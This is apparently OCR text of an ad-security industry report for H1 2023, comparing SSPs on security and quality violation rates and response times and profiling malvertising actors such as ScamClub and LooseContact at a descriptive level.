

Daily Maximum Security Rate by SSP

Averages can mask significant variation in day-to-day performance, so it's important to note the **upper bound of the security violation rate** for each SSP to get a sense of overall risk.

In H1 2023, **SSP-O recorded the highest daily security rate for the quarter**, at 3.11%, meaning that for at least one day during H1, more than one in 33 impressions from SSP-O had security issues. Other outliers included SSP-I at 2.66%. Google also had 1.70% in H1 2023, compared to their own 1% average in 2022.



Incidents and Average Response Time

SSPs differ in their ability to respond to attacks once they are underway. We measure how long it takes from when a threat first appears on an SSP to when it's last seen. On this measure, we see huge differences among the major SSPs.

Almost all major SSPs saw an increase in the number of security incidents during the measured period.

In H1 2023, **SSP-C and OpenX had the fastest response times**, while **OpenX experienced the fewest incidents**. SSPs L and C had large spikes in their response times, which is very unusual because both metrics historically follow the same sloping trend.

Overall, response times were dramatically lower when compared to 2022. Even those SSPs that had spikes would be considered middle of the pack in comparison to last year.



[4] The weighted average across all SSPs based on impression volume.

Quality Violation Rate by SSP

Quality violations cover a diverse array of non-security issues that publishers can monitor on the Confiant platform. Examples include **Auto Video, Heavy Ads, Misleading Claims, and Nudity**. These controls correspond to ad behaviors that disrupt or impair the user experience.

SSP-J saw significant improvements to their usual last place record, now occupied by SSP-H who saw a 60% increase from their average in 2022. SSP-O and Google surpassed other SSPs with low quality violation rates.



Quality Violation Detail

For all SSPs except Google and SSP-I, **Heavy Ads** — ads with characteristics like high network load, large number of unique hosts, or Chrome Heavy Ad Intervention — was consistently the most common Quality issue. Display ads that auto-play video without any user interaction are also common.

Misleading Claims — ads that use misleading language or imagery to garner clicks or sell products and services of dubious quality — was still the largest issue for Google, who experienced the most. All other SSPs saw a noticeable decrease in their share of Misleading Claims.

VIOLATION RATES BY SSP

Five SSPs had better-than-average performance for both security and quality: Sharethrough, SSP-M, SSP-P, SSP-G, and SSP-O. However, both the security and quality violation averages increased during this half of 2023.

All other SSPs performed well on one measure but not the other. Thankfully, no major SSP have underperformed in both categories since 2021.



The area of each circle corresponds to the size of the SSP in terms of impressions delivered


CONFIANT
Major Threat Activity
H1 2023

Threat Detail

The nature of security threats shift constantly as attack techniques fall in and out of favor.

For three weeks in January 2023, **Cloaked Ads** accounted for half of the threats. Afterwards, **Fake Updates/Downloads** took the lead and held it throughout the first half of 2023. **Fake Ad Servers** were prominent for a few months, operating mainly from March to Mid-April.



SCAMCLUB

Active for many years, ScamClub malvertisements are defined mainly by Forced Redirects to fake gift or reward scams...

Take-Down Target



Peak activity: **Continuous**

September 2023 take-down actions - Confiant threat intel and take-down report on ScamClub provides the threat intelligence that allowed an organized action to dismantle ScamClub supply chain links. Previously, ScamClub was abusing a browser vulnerability that Confiant had reported (CVE-2021-1801).

Active for many years, ScamClub malvertisements are defined mainly by Forced Redirects to fake gift or reward scams.

While forced redirects have progressively receded, ScamClub continues to operate on ad platforms that struggle with ad security or don't vet their buyers adequately. They leverage cheap CPMs to ramp up major waves of attacks.

LOOSECONTACT

LooseContact is a new malicious actor focused exclusively on crypto-themed investment scams trafficked via LinkedIn...



Peak activity:
Continuous

LooseContact is a fairly new malicious actor focused exclusively on crypto-themed investment scams trafficked via LinkedIn (including LinkedIn DSP).

LooseContact uses an innovative “cloaking sandwich” approach with multiple layers. The outer layer uses URL shortening services like Bitly to mask a malicious domain. Depending on the cloaking result, in the inner layer, a malicious domain will forward the user to the investment scam site or, simply forward clicks to legitimate websites (like Nerdwallet).

This technique, combined with very innocuous looking ad creatives, makes it very challenging for ad tech providers to weed out this threat actor.

AALGMOR

First spotted in July of 2022 in Bing Search ads, the actor quickly settled on Native ads, primarily served through Taboola...

